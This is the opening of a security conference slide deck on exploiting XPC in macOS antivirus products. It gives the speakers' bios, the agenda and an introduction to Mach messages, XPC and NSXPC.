

# Exploiting XPC in AntiVirus

**Wojciech Reguła**  
**Twitter: @\_r3ggi**

**Csaba Fitzl**  
**Twitter: @theevilbit**

# whoami - Wojciech

- Senior IT Security Consultant @ SecuRing
- Focused on iOS/macOS #appsec
- Blogger - <https://wojciechregula.blog>
- iOS Security Suite Creator



# whoami - Csaba

- content developer at Offensive Security
- ex red/blue teamer
- macOS researcher
- husband, father
- hiking 🏔️ 🎾
- yoga 🧘



# agenda

1. intro
2. statistics
3. typical issues
4. demos, bugs
5. recommendations for developers
6. the future

**intro**


# Intro

- Our XPC background
  - a lot of XPC bugs in the past
  - 2 separate talks
  - it's time to team up

XPC exploitation on macOS




Csaba Fitzl  
Twitter: @theevilbit



Wojciech Reguła

Abusing & Securing XPC  
in macOS apps

# Intro to XPC



Source: „Auditing and Exploiting Apple IPC”, Ian Beer

# Intro to XPC

- Mach Messages:
  - Fundamental IPC mechanism for macOS
  - You can send a message with data, memory or even another port
  - One receiver and possible multiple senders
  - Sent messages are placed in a message queue
  - Similar to POSIX pipes


# Intro to XPC

- XPC
  - Built on top of Mach messages
  - Dictionary based communication
  - Strongly typed - strings, int64s, uint64s, booleans, dates, UUIDs, data, doubles, arrays
- NSXPC
  - More convenient than Mach Ports and XPC
  - Objective-C/Swift API for XPC C functions
  - Send messages that conform your ObjC/Swift protocol
  - Send serialized Swift objects

